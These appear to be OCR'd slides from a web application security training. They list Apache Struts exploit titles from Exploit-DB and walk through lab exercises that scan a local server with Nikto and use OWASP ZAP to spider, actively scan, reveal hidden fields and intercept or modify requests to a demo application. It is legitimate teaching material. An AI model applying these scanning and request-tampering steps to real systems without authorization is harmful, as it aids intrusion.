
Date	D	A	V	Title	Platform	Author
2016-05-02		-		Apache Struts Dynamic Method Invocation Remote Code Execution	linux	metasploit
2014-05-02		-		Apache Struts ClassLoader Manipulation Remote Code Execution	multiple	metasploit
2014-02-05		-		Apache Struts Developer Mode OGNL Execution	java	metasploit
2013-07-27		-		Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution	multiple	metasploit
2013-07-16		-		Apache Struts <= 2.2.3 Multiple Open Redirection Vulnerabilities	multiple	Takeshi Terada
2013-06-05		-		Apache Struts - includeParams Remote Code Execution	multiple	metasploit
2013-06-05		-		Apache Struts OGNL Expression Injection Vulnerability	multiple	Jon Passki
2013-03-22		-		Apache Struts ParametersInterceptor Remote Code Execution	multiple	metasploit
2012-08-23		-		Apache Struts2 Skill Name Remote Code Execution Vulnerability	multiple	kxlzx
2012-06-05		-		Apache Struts <= 2.2.1.1 - Remote Command Execution	multiple	metasploit
2012-03-23		-		Apache Struts 2.0 - 'XSLTResult.java' Remote Arbitrary File Upload Vulnerability	java	voidloafer
2012-02-02		-		Apache Struts Multiple Persistent Cross-Site Scripting Vulnerabilities	multiple	SecPod Researc.

Exploit-DB.com



CHRISTIAN SCHNEIDER

exploits.shodan.io



Exercise: Check for known vulnerable URLs


- Use "Nikto" to scan the WebServer
  - **nikto -h http://localhost:8080**
  - Check results for deployed Tomcat defaults,
    - Missing or wrong configured header,
    - etc.

Exercise: Start ZAP & use as proxy

- Start "OWASP-ZAP"
  - via Kali Menu Web "Web Application Analysis"
  - Set Proxy to different port than 8080 (i.e. 4711) (menu "Tools" | "Options" | "Local Proxy")
  - View all tabs: Menu "View" | "Show all tabs"
- Set browser's proxy to 127.0.0.1:4711
  - Remove "localhost" and "127.0.0.1" from proxy exclusions list

ZAP: **Quick-Start mode** (for the impatient)

- "Quick-Start Mode" - useful for **public** parts of app (i.e. no login): Combines Spider & Active Scan
- Just enter URL and let ZAP actively crawl and attack the demo application



CHRISTIAN SCHNEIDER

ZAP: Explore "Show/Enable Fields" feature

- "Show/Enable Fields" renders hidden fields and readonly fields visible and editable

ZAP: Explore "Breakpoint" feature


- Breakpoint intercepts requests (optionally also responses) and allows you to modify it
  - Menu "Tools" | "Toggle Break on All Requests"

  - Modify the request in main window's "Request" tab and let it continue using the arrow icons

- Optionally define "Custom Breakpoint" with RegEx

ZAP: Explore "Resend" feature


- Resend allows you to resend (and edit thereby) any request ZAP has learned
  - Right-click any request in Sitemap tree or History tab and choose "Resend..." and edit the request



CHRISTIAN SCHNEIDER


ZAP: Seed the sitemap further

- Continue to surf more in ZAP
- Watch sitemap getting filled
  (also in the logged-in parts of the demo application)



ZAP: Explore passive analysis

- Continue to surf more in ZAP
- Watch sitemap getting filled (also in the logged-in parts of the demo application)



